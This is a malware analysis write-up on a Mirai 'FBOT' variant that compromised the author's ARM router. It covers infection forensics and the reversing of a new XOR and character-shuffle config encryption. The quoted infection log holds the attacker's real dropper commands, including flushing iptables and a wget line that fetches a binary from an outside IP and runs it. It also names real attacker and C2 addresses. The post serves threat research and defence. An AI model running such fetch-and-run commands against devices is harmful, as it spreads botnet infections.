MMD-0065-2020 - Linux/Mirai-Fbot's new encryption explained

Prologue

[For the most recent information of this threat please follow this ==> link]

I setup a local brand new ARM base router I bought online around this new year 2020 to replace my old pots, and yesterday, it was soon pwned by malware and I had to reset it to the factory mode to make it work again (never happened before). When the "incident" occurred, the affected router wasn't dead but it was close to a freeze state, allowing me to operate enough to collect artifacts, and when rebooted that poor little box just won't start again. So for some reason the infection somehow ruined the router system.


As the summary for this case, in the router I found an infection trace of Mirai Linux malware variant called "FBOT", an ARM v5 binary variant, and it is just another modified version of original Mirai malware (after a long list of other variants beforehand). The infection came from a malware spreader/scanner attack from "another" infected internet of things explained later on.

There is an interesting new encryption logic on its configuration section in the binary, alongside with the usage of "legendary" Mirai table's encryption, so hopefully this write-ups will be useful for others to dissect the threat. This may not be an easy reading one you and is a rather technical post, but if you are in forensics or reverse engineering on embedded platforms i.e. IoT or ICS security, you may like it, or, please bear with it. To make the post small and neat I won't go to further detail on router matter itself, and just go straight to the malicious binary that caused the problem, Mirai, is also a malware with a well-known functionality by now. It would be helpful if you know how it works beforehand. So I'll focus to the new decryption part of the artifact.

I changed my analysis platform since SECCON 2019, I use "Tsurugi Linux SECCON edition", a special built version by Giovanni, with hardened/tested by me, supported by the "Trufae" for radare2's r2ghidra & r2dec pre-installing process during the SECCON 2019 time. It's a Linux distribution for binary & forensics analysis, Tsurugi is enriched with pre-compiled r2 with many architecture decompilers (i.e.: r2ghidra, r2dec and pdc), along with ton of useful open source binary analysis, DFIR tools with the OSINT/investigator's mode switch. This OS should suffice the analysis purpose. A new feature of r2ghidra (also r2dec) are used a lot. (The thank's list is in the Epilogue part).

The tool's version info:

```
:> !r2 -v
radare2 4.1.0-git 24455 @ linux-x86-64 git.4.0.0-235-g982be50
commit: 982be504999364c966d339c4c29f20da80128e14 build: 2019-12-17__10:29:05
:> !uname -a
Linux tsurugiseccon 5.4.2-050402-tsurugi #1 SMP Tue Dec 10 21:18:57 CET 2019 x86_64
x86_64 x86_64 GNU/Linux
:>
```



(click the image to check details..)

Okay, let's write this, here we go..

The infection

After successfully getting logs and cleaning them up, below is the timeline (in JST) that contains the infection detail:

```
20200114|08:08:41| * login with ****:****
20200114|08:08:41| * remote IP: 93.157.152.247
20200114|08:08:41| shell
20200114|08:08:41| sh
20200114|08:08:41| enable
20200114|08:08:41| system
20200114|08:08:41| ping ; sh
20200114|08:08:41| iptables -F
20200114|08:08:41| /bin/busybox SATORI
20200114|08:08:41| >/tmp/t && cd /tmp/ && >retrieve: >.t
20200114|08:08:41| >/var/t && cd /var/ && >retrieve: >.t
20200114|08:08:41| >/dev/t && cd /dev/ && >retrieve: >.t
20200114|08:08:41| >/mnt/t && cd /mnt/ && >retrieve: >.t
20200114|08:08:41| >/var/run/t && cd /var/run/ && >retrieve: >.t
20200114|08:08:41| >/var/tmp/t && cd /var/tmp/ && >retrieve: >.t
20200114|08:08:41| >/t && cd / && >retrieve: >.t
20200114|08:08:41| >/dev/netslink/t && cd /dev/netslink/ && >retrieve: >.t
20200114|08:08:41| >/dev/shm/t && cd /dev/shm/ && >retrieve: >.t
20200114|08:08:41| >/bin/t && cd /bin/ && >retrieve: >.t
20200114|08:08:41| >/etc/t && cd /etc/ && >retrieve: >.t
20200114|08:08:41| >/boot/t && cd /boot/ && >retrieve: >.t
20200114|08:08:41| >/usr/t && cd /usr/ && >retrieve: >.t
20200114|08:08:41| >/sys/t && cd /sys/ && >retrieve: >.t
20200114|08:08:41| /bin/busybox SATORI
20200114|08:08:42| /bin/busybox wget; /bin/busybox tftp; /bin/busybox SATORI
20200114|08:08:42| /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t
20200114|08:08:42| /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t
20200114|08:08:42| /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t
20200114|08:08:42| /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t
20200114|08:08:42| /bin/busybox cp /bin/busybox retrieve && >retrieve && /bin/busybox chmod 777 retrieve && /bin/busybox cp /bin/busybox .t && >.t && /bin/busybox chmod 777 .t
20200114|08:08:42| /bin/busybox wget http://5.206.227.65/fbot.arm5 -O -> .t; /bin/busybox chmod 777 .t; ./.t wget; >.t
```

We can see one IP address **93(.)157(.)152(.)247** was gaining a user's login access, after checking of infection condition and following by confirming previous infection binary instance, it downloaded and executed the ".t" payload that was fetched from other IP **5(.)206(.)227(.)65** afterwards. Other interesting highlights from this infection are: It flushes all the rules in the "filter" table of **iptables**; Scanning (previous) infections; The usage of SATORI keyword during checking (which is actually not the original one since the original author has been arrested) and the downloading tool used is either the **tftp** or **wget**.

```
fbot-arm: ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
3ea740687eee84832ecbdb202e8ed743  fbot-arm
```

The compromised IoT that was infecting my device is this kind --> [link] a made-in-China(PRC) "GPON OLT" device. It is important to know that they are vulnerable to this Mirai variant's infection.
During firstly detected, FBOT was running as per Mirai suppose to work, and from the COMM serial connection (telnet & SSH wasn't accessible due to high load average) we can see it runs like below *list of file* result:

```
(snapshot - 1)

yakxcsrmy 2801 root  cwd    DIR   8,1   4096       2 /
yakxcsrmy 2801 root  rtd    DIR   8,1   4096       2 /
yakxcsrmy 2801 root  txt    REG   8,1  34224  397381 /tmp/.t (deleted)
yakxcsrmy 2801 root   3u   IPv4  6275    0t0     TCP 127.0.0.1:3132 (LISTEN)

(snapshot - 2)

yakxcsrmy 2801 root  cwd    DIR   8,1   4096       2 /
yakxcsrmy 2801 root  rtd    DIR   8,1   4096       2 /
yakxcsrmy 2801 root  txt    REG   8,1  34224  397381 /tmp/.t (deleted)
yakxcsrmy 2801 root   0u   IPv4  6280    0t0     TCP 10.0.2.15:34554->5.206.227.65:61002 (SYN_SENT)
yakxcsrmy 2801 root   3u   IPv4  6275    0t0     TCP 127.0.0.1:3132 (LISTEN)
```

The IP **5(.)206(.)227(.)65** is also functioned as this FBOT C2 server that looks "out of service" during the above snapshot was taken.

So the binary that was executed was somehow deleted the itself. I can not recover it. An interesting randomized process name is running on a memory area that is showing a successful infection. So, being careful not to shutting down the load average 10 something small system I dumped the binary from memory as per I explained in the R2CON2018 [link] and 2019.HACK.LU [link] presentations I did, then, I saved and renamed the binary into "fbot-arm" for the further analysis purpose.

The memory maps is a good guidance for this matter, the rest of memory and user space are clean, note: you have to be very careful to not freezing the kernel or stopping the malware during the process. I was lucky to install tools needed for hot forensics before the infection occurred.

```
00400000-00408000 r-xp 00000000 08:01 397381          /tmp/.t (deleted)
00508000-00509000 rw-p 00008000 08:01 397381          /tmp/.t (deleted)
005ed000-005ee000 rw-p 00000000 00:00 0               [heap]
7ffe72fdc000-7ffe72ffd000 rw-p 00000000 00:00 0       [stack]
7ffe72fff000-7ffe73000000 r-xp 00000000 00:00 0       [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

The binary analysis

The dumped ARM binary can be seen in radare2 like this detail, which it looks a plain stripped ARM may came up as result from cross compilation.

```
:> i
fd       3                          linenum  false
file     fbot-arm                   lsyms    false
size     0x8480                     machine  ARM
humansz  33.1K                      maxopsz  4
mode     r-x                        minopsz  4
format   elf                        nx       false
iorw     false                      os       linux
blksz    0x0                        pcalign  4
block    0xb4                       pic      false
type     EXEC (Executable file)     relocs   false
arch     arm                        rpath    NONE
baddr    0x8000                     sanitiz  false
binsz    33456                      static   true
bintype  elf                        stripped true
bits     32                         subsys   linux
canary   false                      va       true
class    ELF32
crypto   false                      :> !r2 -v
endian   little                     radare2 4.1.0-git 24455 @ linux-x86-64 git.4.0.0-235-g982be50
havecode true                       commit: 982be504999364c966d339c4c29f20da80128e14 build: 2019-12-17__10:29:05
laddr    0x0                        :>
lang     c
```


The binary headers, entry points and sections don't show any strange things going on too, I think we can deal with the binary contents right away..

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 61 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            ARM
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x8190
  Start of program headers:          52 (bytes into file)
  Start of section headers:          33520 (bytes into file)
  Flags:                             0x2, GNU EABI, <unknown>
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         10
  Section header string table index: 9

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00008000 0x00008000 0x07d58 0x07d58 R E 0x8000
  LOAD           0x008000 0x00010000 0x00010000 0x002b0 0x00564 RW  0x8000
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
```

The new encryption and the decryption


When seeing Fbot binary's strings, I found it very interesting to see that there's a "Satori botnet's signature", that was used for scanning vulnerable telnet by Satori botnets, that string is also written hard-coded in this FBOT binary:



The same string is also detected during the infection log too. this coincidence(?) is really a "Deja Vu" to logs seen in the Mirai Satori infection era within 2017-2018. But let's focus to the encryption strings instead.


There are two groups of encrypted configuration data (Mirai usually uses encrypted configuration data before being self-decrypted during the related execution process), but one of group of data looks like encrypted in a new different logic.

The first group of the data (the orange colored one) is in a form of encryption pattern that is not commonly found in Mirai binaries before, which is the point of this post actually. And the blue-colored one is the data configuration that have been encrypted in pattern that is being used in **table.c:table_init()** of bot client, to then unlocking them for the further usage in malicious process like telnet scanning (**scanner_init**), or the other functions in Mirai operation. The blue color part's encryption method is a known one, we can later see its decrypted values too.




The first configuration (encrypted) data will be firstly loaded by **table.c:add_entry()** variant function of MIrai, but during the further process it is processed using a new different decryption. Summarizing this method in a simpler words: that different decryption is a shuffle of alphabetical character set, based on a XOR'ed key that permutes its position.


Let's access the **.rodata** section in address 0xf454 where the first group data-set is located. When you get there, after checking the caller reference, it will lead you to a function at 0x9848 that's using those crypted values, see below:




If you go to the top of the function and see (address 0x984c and 0x9858) how two string-sets are loaded from addresses 0x10020 and 0x10062 to be passed into a function in 0x975C with their length of 0x42 as secondary argument.



The two set loaded string-sets are saved in the ARM binary in this location:




There is a XOR key with value 0x59 applied to obfuscate the strings that was previously mentioned..



Back to the function in 0x9848, the rest of the encrypted configuration data (the rest of "orange" ones) is parsed into function in 0x9780.

Function 0x9780 seems to be a modification of a **table.c:add_entry()** function in the original Mirai code (or similar variants), the modified (or additional) part is a decoder logic of the parsed data. The parsed data will be translated against the character map formed after XOR'ed that is stored in the memory, to have its desired result.

I hope the below loop graph is good enough to explain how the decoder works statically (I have adjusted everything to fit into one image file).




I think it would be better for you to see this first modified encryption config data process in the way it is called from the Mirai's table_init() function reversed as per below:

```
__new_ENCRYPT_table_init()
{
  __dec_xor_59(__CHARSET_01, 66);
  __dec_xor_59(__CHARSET_02, 66);

  __add_entry("@vrwq@xmna@msm", 14, 1);
  __add_entry("@vrwq@", 6, 2);
  __add_entry("@utvx", 5, 3);
  __add_entry("@msm", 4, 4);
  __add_entry("@qwuu", 5, 5);
  __add_entry("@qzo", 4, 6);
  __add_entry("@ktr@iuv", 8, 7);
  __add_entry("@ktr", 4, 8);
  __add_entry("vhppt", 5, 9);
  __add_entry("owdex", 5, 10);
  __add_entry("cmnvmrOaYmnvhde", 15, 11);
  __add_entry("xntkm", 5, 12);
  __add_entry("atrimo", 6, 13);
  __add_entry("mwnaei", 6, 14);
  __add_entry("zwnamsmqfhd", 11, 15);
  __add_entry("imndmiwd", 8, 16);
  __add_entry("KZUDXF", 6, 17);
  __add_entry("KOUT^@qod$qeh@", 14, 18);
  __add_entry("@vrwq@dmi@iqv", 13, 19);
  __add_entry("WFT^@^YTTK@8=7", 14, 20);
  __add_entry("gq$ciivo^8=7=7", 14, 21);
  __add_entry("Mrm^icm^qchqymd^tdo^icm^umnwd^itxib^mdwgec", 42, 22);
  return __add_entry("@ao", 3, 23);
}
```

This should be close enough to what adversary has coded.

Dynamically, the character mapping process used to translate the encrypted strings can also be simulated in radare2 during on-memory analysis (it will be in the **heap memory area** somewhere if you want to confirm it) as per below result:




```
0x00508060  0x44534c4d 0x59575146 0x5a434e58 0x4b4f5052  MLSDFQWYXNCZRPOK
0x00508070  0x54554947 0x48564241 0x66744a45 0x616d6f71  GIUTABVHEJtfqoma
0x00508080  0x6c686365 0x64756e79 0x726a7677 0x6b676978  echlynudwvjrxigk
0x00508090  0x7062737a 0x30393837 0x31343532 0x403d3336  zsbp7890254163=@
0x005080a0  0x0000245e 0x00000000 0x00000000 0x00000000  ^$..............
0x005080b0  0x00000000 0x00000000 0x00000000 0x00000000  ................
0x005080c0  0x44434241 0x48474645 0x4c4b4a49 0x504f4e4d  ABCDEFGHIJKLMNOP
0x005080d0  0x54535251 0x58575655 0x62615a59 0x66656463  QRSTUVWXYZabcdef
0x005080e0  0x6a696867 0x6e6d6c6b 0x7271706f 0x76757473  ghijklmnopqrstuv
